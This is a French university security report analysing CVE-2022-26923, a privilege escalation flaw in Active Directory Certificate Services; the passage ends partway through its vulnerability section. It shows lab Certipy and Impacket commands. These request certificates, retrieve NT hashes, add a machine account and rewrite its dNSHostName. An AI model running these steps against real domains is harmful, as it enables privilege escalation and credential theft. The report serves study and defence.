

Projet Sécurité des Systèmes d'Information : Analyse d'une faille - 1

CVE-2022-26923

Rédigé par :

MOUAD FIALI

BADR GHAZAOU

Encadré par :

M. SÉBASTIEN VIARDOT

Table des matières

Introduction Générale	1
1 Contexte et description	2
1.1 Préliminaires	2
1.1.1 AD : Active Directory	2
1.1.2 AD DS : Active Directory Domain Service	2
1.1.3 AD CS : Active Directory Certificate Service	2
1.2 Contexte de la CVE	4
1.2.1 Historique	4
1.2.2 Description générale	4
1.2.3 Points clés	4
1.3 Description détaillée	5
1.3.1 Exploration	5
1.3.2 Vulnérabilité	10
2 Preuve de concept	15
2.1 Mise en place de l'environnement vulnérable	15
2.1.1 Préparation de la Machine Virtuelle	15
2.1.2 Installation et configuration des services de domaine (AD DS) . . .	15
2.1.3 Installation et configuration des services de certificats (AD CS) . . .	16
2.1.4 Création d'un utilisateur à privilèges limités	21
2.1.5 Exportation de l'environnement	21
2.2 Exploitation	22
2.2.1 Reproduire l'environnement de l'exploitation	22
2.2.2 Etapes d'exploitation	24
3 Stratégies de Mitigation et Bonnes Pratiques	30
3.1 Patch de Sécurité de Mai 2022 de Microsoft	30
3.2 Stratégies de mitigation	30
3.3 Bonnes pratiques	31
Conclusion Générale	32
Bibliographie	33

Table des figures

1.1	Principe de fonctionnement de AD CS [1]	3
1.2	Demande de certificat User pour authentification	3
1.3	Propriétés du modèle User	6
1.4	Interprétation de la valeur de msPKI-Certificate-Name-Flag [3]	6
1.5	Violation de contrainte de l'unicité de l'UPN	6
1.6	Propriétés du modèle Machine	7
1.7	Interprétation de la valeur de msPKI-Certificate-Name-Flag [3]	7
1.8	Création d'un nouveau compte machine par user	7
1.9	Authentification via le compte machine créé	7
1.10	Le DNSHostName du compte machine créé	8
1.11	Permission d' "Écriture validée du nom d'hôte DNS" pour user	8
1.12	Modification du DNSHostName du nouveau compte machine par user	9
1.13	Réussite de la modification	9
1.14	sAMAccountName inchangé pour cette modification	9
1.15	Réception du certificat avec le nouveau DNSHostName	10
1.16	Le DNSHostName du controlleur de domaine	10
1.17	Violation de l'unicité du SPN	10
1.18	Valeurs modifiées du ServicePrincipalName	11
1.19	Valeur de SPN ajoutée	12
1.20	Permission d' "Écriture validée du ServicePrincipalName" pour user	12
1.21	Suppression des valeurs de SPN causant la violation de la contrainte	13
1.22	Suppression des valeurs de SPN causant la violation de la contrainte	13
1.23	Succès de la modification du DNSHostName	13
2.1	Box de base, Vagrantfile	15
2.2	Box de base, Vagrantfile	16
2.3	Installation du domaine forestier	16
2.4	Avant l'ajout	16
2.5	Vérification de l'ajout	16
2.6	Utilisation du Server Manager	17
2.7	Ajout de la fonctionnalité AD CS	18
2.8	Ajout de CA & CA Web Enrollement	18
2.9	Fin de l'installation AD CS	19
2.10	Début de configuration CA	19
2.11	Choix de CA d'entreprise	20
2.12	Choix de l'option Root CA	20
2.13	Création d'un utilisateur	21
2.14	Désactivation de Hyper-V	22
2.15	Lancement de la machine vulnérable	22
2.16	Vagrant ssh vers la machine d'attaque	23
2.17	Fichier '/etc/hosts'	24

2.18	Ajout de CVEPC au domaine	24
2.19	Connexion à la machine vulnérable	25
2.20	Vérification de l'ajout de CVEPC	25
2.21	DNSHostname du "domain controller"	26
2.22	Suppression de SPN pour CVEPC	26
2.23	Changement du DNSHostName du CVEPC	26
2.24	Demande de certificat malicieuse	27
2.25	S'authentifier en tant que "Domain Controller"	27
2.26	Récupérer les secrets du domaine	28
2.27	Visualisation de l'un des secrets	28
2.28	Décoder le hash de l'administrateur	28

Glossaire

- **CVE** : Common Vulnerabilities and Exposures
- **AD** : Active Directory
- **AD DS** : Active Directory Domain Service
- **AD CS** : Active Directory Certificate Service
- **CA** : Certificate Authority
- **CSR** : Certificate Signing Request
- **KDC** : Key Distribution Center
- **Kerberos TGT** : Kerberos Ticket Granting Ticket
- **DNS** : Domaine Name Service
- **PKINIT** : Public Key Cryptography for initial authentication
- **UPN** : User Principle Name
- **SPN** : Service Principle Name
- **SAM** : Security Accounts Manager
- **SAN** : Subject Alternative Name
- **MS-ADTS** : Microsoft Active Directory Technical Specification
- **Certipy** : Un outil conçu pour énumérer et exploiter les services de certificats Active Directory (AD CS)

Introduction Générale

Dans le paysage évolutif de la cybersécurité, la découverte et la mitigation de vulnérabilités dans les systèmes informatiques constituent un défi constant pour les professionnels de la sécurité. La vulnérabilité CVE-2022-26923, identifiée dans les services d'Active Directory de Microsoft, est un exemple frappant de la manière dont une faille de sécurité peut avoir des implications profondes sur l'intégrité et la confidentialité des réseaux d'entreprise. Ce rapport vise à fournir une analyse exhaustive de la vulnérabilité en question, en mettant l'accent sur sa nature, son exploitation, et les stratégies de mitigation.

Le premier chapitre se concentre sur la description détaillée de la CVE-2022-26923, en explorant le contexte technique et les composants systèmes affectés. À travers une démarche méthodique, nous abordons les fondamentaux des certificats numériques et du fonctionnement des services Active Directory, essentiels pour comprendre la portée de cette vulnérabilité, de laquelle nous donnerons une description détaillée.

Le deuxième chapitre présente une preuve de concept, illustrant concrètement la mise en place d'un environnement vulnérable et les étapes d'exploitation de la faille. Cette expérimentation pratique souligne l'importance de la compréhension approfondie des vulnérabilités pour la mise en place de mesures de sécurité efficaces.

Le troisième chapitre se penche sur les moyens de limiter l'impact de cette vulnérabilité et de prévenir son exploitation future. Ici, nous discutons des mesures préventives, des réponses aux incidents, et des bonnes pratiques, s'appuyant sur des connaissances techniques et des recommandations issues de sources fiables.

En soulignant l'importance des objectifs d'apprentissage et de prévention, ce rapport de projet s'engage résolument dans une démarche éthique visant à sensibiliser et à équiper les professionnels de la cybersécurité. L'objectif principal est d'améliorer la compréhension collective de la CVE-2022-26923, non pas dans un contexte malveillant, mais dans le but de renforcer la sécurité des systèmes informatiques. En encourageant une approche proactive et éclairée, cette analyse aspire à créer un environnement numérique plus résilient, capable de faire face aux défis permanents de la cybersécurité.

Chapitre 1

Contexte et description

1.1 Préliminaires

1.1.1 AD : Active Directory

Active Directory (AD) est un service d'annuaire de Microsoft utilisé dans les environnements Windows pour gérer les réseaux et les ressources. Il permet de stocker des informations sur les utilisateurs, les groupes, les services et d'autres ressources dans une structure hiérarchique, facilitant ainsi la gestion et l'accès sécurisé à ces informations.

1.1.2 AD DS : Active Directory Domain Service

Active Directory Domain Services (AD DS) est un sous-ensemble d'Active Directory qui fournit les services de répertoire. C'est une composante clé d'AD, et responsable de la gestion des domaines, des utilisateurs et des ordinateurs au sein d'un réseau Windows. AD DS permet d'authentifier et d'autoriser tous les utilisateurs et ordinateurs dans un domaine Windows. Il gère également les politiques de sécurité du réseau et facilite l'installation et la mise à jour de logiciels sur plusieurs ordinateurs simultanément, fournissant ainsi un cadre sécurisé pour la gestion des identités et des accès.

1.1.3 AD CS : Active Directory Certificate Service

Active Directory Certificate Services (AD CS) est présenté comme un rôle de serveur crucial au sein de l'infrastructure de clé publique (PKI) de Microsoft. Il est intégré étroitement avec Active Directory, permettant l'émission de certificats, qui sont utilisés pour l'encryption, la signature de messages et/ou l'authentification.

Les certificats contiennent des informations liant une identité (le sujet) à une paire de clés publique/privée, permettant aux applications d'utiliser cette paire de clés comme preuve de l'identité de l'utilisateur. Les Autorités de Certification (CA) sont responsables de l'émission des certificats.

Lors de la demande d'un certificat, un client génère une paire de clés publique-privée, et la clé publique est placée dans une demande de signature de certificat (CSR) avec d'autres détails tels que le sujet du certificat et le nom du modèle de certificat. Cette demande est ensuite envoyée au serveur Enterprise CA, qui vérifie si le client est autorisé à demander des certificats. Si tel est le cas, la CA détermine si elle délivrera un certificat en consultant l'objet AD du modèle de certificat spécifié dans le CSR.




FIGURE 1.1 – Principe de fonctionnement de AD CS [1]

En somme, les utilisateurs peuvent demander un certificat basé sur un modèle de certificat prédéfini, définissant les paramètres pour le certificat final. AD CS peut être utilisé à diverses fins, mais le rapport se concentre principalement sur l'aspect authentification client d'AD CS.

Exemple

Voici une illustration succincte de l'utilisation des certificats pour l'authentification au sein d'Active Directory. Dans cette démonstration, nous ferons appel à Certipy pour effectuer la demande et l'authentification au moyen du certificat. Préalablement, nous avons mis en place le domaine **vagrant.local** avec l'installation d'AD CS et créé un utilisateur, **user**, doté de privilèges limités.

```
ghbdr@ghbdr-virtual-machine:~$ cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    ghbdr-virtual-machine
192.168.33.13 VAGRANT-K51B6U3.vagrant.local VAGRANT-K51B6U3 vagrant-VAGRANT-K5
1B6U3-CA vagrant.local

# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
ghbdr@ghbdr-virtual-machine:~$ certipy req -username 'user@vagrant.local' -pas
sword 'V@grant1' -ca vagrant-VAGRANT-K51B6U3-CA -template User -target VAGRANT-K
51B6U3.vagrant.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'user@vagrant.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'user.pfx'
ghbdr@ghbdr-virtual-machine:~$ certipy auth -pfx user.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: user@vagrant.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'user.ccache'
[*] Trying to retrieve NT hash for 'user'
[*] Got hash for 'user@vagrant.local': aad3b435b51404eeaad3b435b51404ee:1607290a
e8d3227389c4336662daa4f2
ghbdr@ghbdr-virtual-machine:~$
```

FIGURE 1.2 – Demande de certificat User pour authentification

Dans le scénario ci-dessus, nous sollicitons un certificat de la CA **vagrant-VAGRANT-K51B6U3-CA**, en nous appuyant sur le modèle **User**. Nous exploitons ensuite le certificat émis **user.pfx** pour nous authentifier auprès du KDC. Lors de cette procédure, Certipy s'emploie à solliciter un Kerberos TGT et à extraire le hachage NT du compte, constituant ainsi l'essence de l'authentification par certificat.

NB : L'environnement et les objets créés dans cet exemple feront l'objet d'étude de tout le reste du rapport.

1.2 Contexte de la CVE

1.2.1 Historique

La vulnérabilité CVE-2022-26923 a été mise en évidence grâce à l'analyse approfondie de la sécurité d'Active Directory Certificate Services (AD CS) par Will Schroeder et Lee Christensen dans leur livre blanc "Certified Pre-Owned : Abusing Active Directory Certificate Services" [1]. Leur travail a exposé diverses méthodes d'escalade de privilèges et de vol de données, ainsi que des orientations défensives concernant AD CS. Inspiré par cette analyse et des vulnérabilités antérieures liées à AD CS (notamment CVE-2021-42287 et CVE-2021-42278), Oliver Lyak a commencé à rechercher des vulnérabilités spécifiques dans AD CS [2].

1.2.2 Description générale

La vulnérabilité CVE-2022-26923 trouve son origine dans la manière dont Active Directory Certificate Services (AD CS) gère les certificats d'authentification client, notamment en exploitant les modèles de certificats par défaut qui permettent l'authentification des clients. Historiquement, AD CS est un élément central dans Active Directory pour émettre et gérer des certificats numériques. La vulnérabilité en question permet une escalade de privilèges, exploitée en manipulant les propriétés de ces certificats. Cette faille est particulièrement préoccupante car elle permet à un attaquant avec des droits d'utilisateur limités d'accéder à des privilèges d'administrateur de domaine, posant ainsi un risque majeur pour la sécurité des systèmes d'information dans un environnement Active Directory.

1.2.3 Points clés

- **Score CVSS** : Le score CVSS de la vulnérabilité CVE-2022-26923 est de **8.8**, classant ainsi cette vulnérabilité dans la catégorie 'HIGH'. Elle est caractérisée par un accès réseau (AV :N), une complexité d'attaque faible (AC :L), la nécessité de privilèges limités (PR :L) et aucune interaction utilisateur requise (UI :N). Elle a un impact élevé sur la confidentialité, l'intégrité et la disponibilité des systèmes affectés.
- **Service ou Programme Compromis** : CVE-2022-26923 affecte Active Directory Certificate Services (AD CS), un composant clé de Microsoft Active Directory (AD). AD CS est utilisé pour émettre et gérer des certificats numériques dans les environnements AD.
- **Type de Compromission et Exploitation** : La vulnérabilité permettait à un utilisateur à faibles privilèges d'escalader ses privilèges au niveau d'administrateur de

domaine. Ceci est réalisé en exploitant une faille dans la gestion des certificats d'authentification client dans AD CS. En manipulant certaines propriétés des certificats (comme le nom DNS hôte), un attaquant pouvait s'authentifier en tant qu'un autre utilisateur, souvent avec des privilèges plus élevés.

- **Type de machines impactées :** Cette vulnérabilité concerne principalement les serveurs exécutant AD CS, mais elle peut être exploitée par des machines clientes dans le réseau. L'exploitation nécessite l'accès à une machine cliente pour initier la demande de certificat frauduleuse.
- **Cible de Sécurité :**
 - **Utilisateurs visés :** Tous les utilisateurs et systèmes dans un environnement AD avec AD CS.
 - **Biens à protéger :** Intégrité et confidentialité des données, contrôle d'accès.
 - **Menaces :** Escalade de privilèges, usurpation d'identité.
 - **Fonctions de sécurité :** Authentification et contrôle d'accès, gestion des certificats.

1.3 Description détaillée

1.3.1 Exploration

Principes de base

Dans l'écosystème Active Directory décrit précédemment, les utilisateurs du domaine ont la possibilité de solliciter un certificat modèle **User**, tandis que les ordinateurs du domaine peuvent prétendre à un certificat modèle **Machine**. Les deux types certificats permettent l'authentification client, notamment grâce à l'extension Kerberos PKINIT du Key Distribution Center (KDC) .

La raison pour laquelle on a opté pour deux types de certificats distincts réside dans la nature des comptes utilisateurs, lesquels disposent d'un Nom Principal d'Utilisateur (UPN). À l'inverse, les comptes d'ordinateurs ne bénéficient pas de cette caractéristique. Lorsqu'un certificat utilisateur est sollicité, l'UPN du compte est incorporé au certificat à des fins d'identification. Ce mécanisme permet au KDC de tenter de faire correspondre l'UPN du certificat à un utilisateur spécifique. Ceci est visible sur le modèle de certificat **User**, à travers la propriété `msPKI-Certificate-Name-Flag`, où figure (par déduction à partir de la valeur de la propriété en question, MS-ADTS (2.28) [3]) `SubjectAltRequireUpn` .




FIGURE 1.3 – Propriétés du modèle User

```
PS C:\Users\vagrant> $Flags = @{'UPN' = 0x02000000; 'DomainDNSName' = 0x06000000}
PS C:\Users\vagrant> $msPKICertificateNameFlagValue = -1509949440
PS C:\Users\vagrant> foreach ($Flag in $Flags.GetEnumerator()) {
    $IsEnabled = ($msPKICertificateNameFlagValue -band $Flag.Value) -ne 0
    Write-Host "$($Flag.Key) $($IsEnabled -as [int])"
}
```

FIGURE 1.4 – Interprétation de la valeur de msPKI-Certificate-Name-Flag [3]

Cependant, les comptes utilisateurs, conformément aux contraintes d'unicité définies par MS-ADTS (3.1.1.5.1.3) [4], ne peuvent avoir un UPN identique. Dans notre exemple, si on s'amuse à changer l'UPN de **user2** (un autre compte créé) à **user@vagrant.local**, cela entraînera une violation de contrainte, puisque cet UPN est déjà utilisé par **user**.





FIGURE 1.5 – Violation de contrainte de l'unicité de l'UPN

D'autre part, les comptes d'ordinateurs, dépourvus d'UPN, adoptent une approche différente. Lorsqu'un certificat machine est sollicité, l'extension spécifiée est **SubjectAltRequireDns** (**CT_FLAG_SUBJECT_ALT_REQUIRE_DNS**), indiquant ainsi que l'authentification s'appuie sur le nom DNS.



```
PS C:\Users\vagrant> $msPKICertificateNameFlagValue = 402653184
PS C:\Users\vagrant> foreach ($flag in $Flags.GetEnumerator()) {
>>     $isEnabled = ($msPKICertificateNameFlagValue -band $flag.Value) -ne 0
>>     Write-Host "$($flag.Key): $($isEnabled -as [int])"
>> }
UPN: 0
DomainDNSName: 1
PS C:\Users\vagrant>
```

FIGURE 1.7 – Interprétation de la valeur de msPKI-Certificate-Name-Flag [3]

FIGURE 1.6 – Propriétés du modèle Machine

Explorons à présent la démarche consistant à créer un nouveau compte machine, à solliciter un certificat, puis à s'authentifier avec ce certificat.

```
ghbaddr@ghbaddr-virtual-machine:~$ addcomputer.py 'vagrant.local/user:V@grant1' -m
method LDAPS -computer-name 'TEST_PC' -computer-pass 'P@ssw0rd'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account TEST_PC$ with password P@ssw0rd.
```

FIGURE 1.8 – Création d'un nouveau compte machine par user

```
ghbaddr@ghbaddr-virtual-machine:~$ certipy req -username 'TEST_PC$@vagrant.local'
-password 'P@ssw0rd' -ca vagrant-VAGRANT-K51B6U3-CA -template Machine -target VA
GRANT-K51B6U3.vagrant.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with DNS Host Name 'TEST_PC.vagrant.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'test_pc.pfx'
ghbaddr@ghbaddr-virtual-machine:~$ certipy auth -pfx test_pc.pfx
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: test_pc$@vagrant.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'test_pc.ccache'
[*] Trying to retrieve NT hash for 'test_pc$'
[*] Got hash for 'test_pc$@vagrant.local': aad3b435b51404eeaad3b435b51404ee:e19c
cf75ee54e06b06a5907af13cef42
ghbaddr@ghbaddr-virtual-machine:~$
```

FIGURE 1.9 – Authentification via le compte machine créé

Dans l'évaluation du modèle de certificat **Machine**, nous constatons que le certificat émis arbore le nom DNS de l'hôte **TEST_PC.vagrant.local**. En examinant la propriété **dNSHostName** du compte ordinateur **TEST_PC\$**, nous notons que cette valeur est préalablement définie.




FIGURE 1.10 – Le dNSHostName du compte machine créé

Penchons-nous maintenant sur les autorisations liées à l'objet **TEST_PC**. Nous observons que **user**, en tant que créateur du compte machine, dispose de l'autorisation "Écriture validée du nom d'hôte DNS".




FIGURE 1.11 – Permission d' "Écriture validée du nom d'hôte DNS" pour user

Cette autorisation, définie comme la possibilité d'effectuer une "écriture validée pour activer la définition d'un attribut de nom d'hôte DNS conforme au nom de l'ordinateur et au nom de domaine", nécessite une clarification quant à la notion de "conformité au nom de l'ordinateur et au nom de domaine".

En testant cette autorisation, une tentative de modification par **user** du nom d'hôte DNS de **TEST_PC** en **TEST.vagrant.local** ne génère ni problème ni violation de contrainte, puisque le nom de compte SAM de **TEST_PC** demeure inchangé sous l'appellation **TEST_PC\$**.

```
Microsoft Windows [Version 10.0.17763.1098]
(c) 2018 Microsoft Corporation. All rights reserved.

vagrant\user@VAGRANT-K51B6U3 C:\Users\user>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\user> Set-ADComputer -Identity "TEST_PC" -DNSHOSTNAME "TEST.vagrant.local"
PS C:\Users\user>
```

FIGURE 1.12 – Modification du DNSHostName du nouveau compte machine par user




FIGURE 1.13 – Réussite de la modification




FIGURE 1.14 – sAMAccountName inchangé pour cette modification

Il est notable que le certificat, émis à présent avec le nom d'hôte DNS **TEST.vagrant.local**, confirme notre hypothèse selon laquelle le nom d'hôte DNS figurant sur le certificat est dérivé de la propriété **dNSHostName**. Cette déduction soutient également l'idée que **user**, en tant que créateur du compte machine, bénéficie de l'autorisation "Écriture validée du nom d'hôte DNS".

```

ghbadr@ghbadr-virtual-machine:~$ certipy req -username 'TEST_PC$@vagrant.local'
-password 'P@ssw0rd' -ca vagrant-VAGRANT-K51B6U3-CA -template Machine -target VA
GRANT-K51B6U3.vagrant.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with DNS Host Name 'TEST.vagrant.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'test.pfx'
ghbadr@ghbadr-virtual-machine:~$

```

FIGURE 1.15 – Réception du certificat avec le nouveau DNSHostName

1.3.2 Vulnérabilité

Une analyse plus approfondie révèle une vulnérabilité potentiellement majeure. Selon la documentation MS-ADTS (Contraintes d'unicité 3.1.1.5.1.3) [4], aucune mention n'est faite quant à l'obligation d'unicité de la propriété `dnsHostName` des comptes d'ordinateurs.

Poursuivant notre investigation, et constatons que la propriété `dnsHostName` du contrôleur de domaine (**VAGRANT-K51B6U3\$**) a une valeur **VAGRANT-K51B6U3.vagrant.local**. Cependant, une tentative de modification de la propriété `dnsHostName` d'un compte d'ordinateur spécifique, par exemple de **TEST_PC** à **VAGRANT-K51B6U3.vagrant.local**, génère une erreur opérationnelle.

